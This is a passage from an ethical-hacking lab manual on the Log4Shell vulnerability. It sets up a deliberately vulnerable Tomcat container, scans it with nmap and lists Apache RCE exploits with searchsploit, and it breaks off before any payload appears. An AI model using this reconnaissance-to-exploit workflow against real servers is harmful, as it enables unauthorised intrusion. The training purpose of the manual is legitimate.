Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click [Ubuntu](#) to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.
2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.
4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.
- 5.



```
Activities Terminal Jul 1 01:05
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,570 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [652 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,780 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [495 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [266 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [2,010 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [324 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [38.9 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [2,070 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [352 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,092 kB]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [711 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [37.3 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [342 kB]
Get:19 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [612 kB]
Get:20 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [875 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [253 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [43.3 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [4,744 kB]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [10.8 kB]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe i386 Packages [16.0 kB]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [27.6 kB]
Get:27 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [170 kB]
Get:28 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe Translation-en [16.5 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [37.2 kB]
Fetched 14.2 MB in 4s (3,582 kB/s)
Reading package lists... Done
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

6. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.
7. If a question appears **Do you want to continue?** type **Y** and press **Enter**.
8. If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.


9.

Activities Terminal Jul 1 01:08

```
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse | zfsutils
The following packages will be upgraded:
  docker.io
1 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
Need to get 28.8 MB of archives.
After this operation, 5,215 kB disk space will be freed.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 docker.io amd64 24.0.7-0ubuntu2~2
2.04.1 [28.8 MB]
Fetched 28.8 MB in 3s (8,278 kB/s)
Preconfiguring packages ...
(Reading database ... 227653 files and directories currently installed.)
Preparing to unpack .../docker.io_24.0.7-0ubuntu2~22.04.1_amd64.deb ...
Unpacking docker.io (24.0.7-0ubuntu2~22.04.1) over (24.0.5-0ubuntu1~22.04.1) ...
Setting up docker.io (24.0.7-0ubuntu2~22.04.1) ...
Warning: The unit file, source configuration file or drop-ins of docker.service changed on disk. Run 'systemctl daemon-reload' to reload units.
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

- Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.
  - Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.
  - t:** specifies allocating a pseudo-tty.

13.




A screenshot of an Ubuntu desktop environment. In the top left, there's a dock with icons for the Dash, Home, Activities, and Terminal. The terminal window is open and shows the following command and its output:

```
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
DEPRECATION: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/
Sending build context to Docker daemon 44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5ccb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in cb2b78171c06
Removing intermediate container cb2b78171c06
--> 1f27b0442592
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 39d4726b3cd3
Step 4/5 : EXPOSE 8080
--> Running in f261c1786ff7
Removing intermediate container f261c1786ff7
--> 4971bc485064
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 079e194c0d26
Removing intermediate container 079e194c0d26
```

14. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.

15.



A screenshot of a Linux desktop environment, specifically Ubuntu, showing a terminal window. The terminal window title is "root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc". The terminal content displays the output of a Docker run command, showing Apache Tomcat version 8.0.36 starting up. The log includes details about Java Home, JVM Version, and Catalina configuration. The desktop background shows a grid of icons, and the top bar shows the date and time as "Jul 1 01:11".

```
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
01-Jul-2024 05:11:26.185 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version: Apache Tomcat/8.0.36
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Jun 9 2016 13:55:50 UTC
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number: 8.0.36.0
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name: Linux
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version: 6.5.0-28-generic
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture: amd64
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home: /usr/lib/jvm/java-8-openjdk-amd64/jre
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version: 1.8.0_102-b14.1~bpo8+1-b14
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor: Oracle Corporation
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djdk.tls.ephemeralDHKeySize=2048
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.base=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.home=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
01-Jul-2024 05:11:26.193 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version 1.5.1
```

16. Leave the server running in the **Ubuntu** machine.
17. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
18. We will first scan the target machine to identify any vulnerable services running on it.
19. Open a Terminal window with superuser privileges and run **nmap -sV -sC 10.10.1.9** command to view the running services.
20. **-sV** option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.

21.

The screenshot shows a terminal window titled "nmap -sV -sC 10.10.1.9 - Parrot Terminal". The terminal output is as follows:

```
[root@parrot]~[/home/attacker]
└─# nmap -sV -sC 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 01:46 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00030s latency).

Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|   256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:15:5D:01:42:30 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
[root@parrot]~[/home/attacker]
```

22. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.
23. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we will use **searchsploit** to find the vulnerabilities pertaining to RCE attack on the target server.
24. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.

25.

The screenshot shows a terminal window titled "searchsploit -t Apache RCE - Parrot Terminal". The command "#searchsploit -t Apache RCE" was run. The output lists various vulnerabilities for Apache, categorized by exploit type and path. The results are as follows:

Exploit Title	Path
Apache 2.2.2 - CGI Script Source Code Information Disclosure	multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure	multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE)	multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE)	linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated)	java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution	multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution	multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen	linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE)	java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)	multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met	multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure	multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)	java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Sour	multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx	php/dos/44057.md

Shellcodes: No Results

[root@parrot]~[/home/attacker]

26. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.
27. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.

28.

The screenshot shows a terminal window titled "searchsploit -t Apache RCE - Parrot Terminal". The window displays a list of vulnerabilities found in Apache, with the Log4j 2 - Remote Code Execution (RCE) exploit highlighted in red. The terminal also shows the user's shell prompt: "[root@parrot]~[/home/attacker]".

Exploit Title	Path
Apache 2.2.2 - CGI Script Source Code Information Disclosure	multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure	multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE)	multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE)	linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated)	java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution	multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution	multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen	linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE)	java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)	multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met	multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure	multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE)	java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPD 0.8.11/0.8.14 - ScriptAlias Sour	multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx	php/dos/44057.md

Shellcodes: No Results


[root@parrot]~[/home/attacker]

29. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.

30. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.

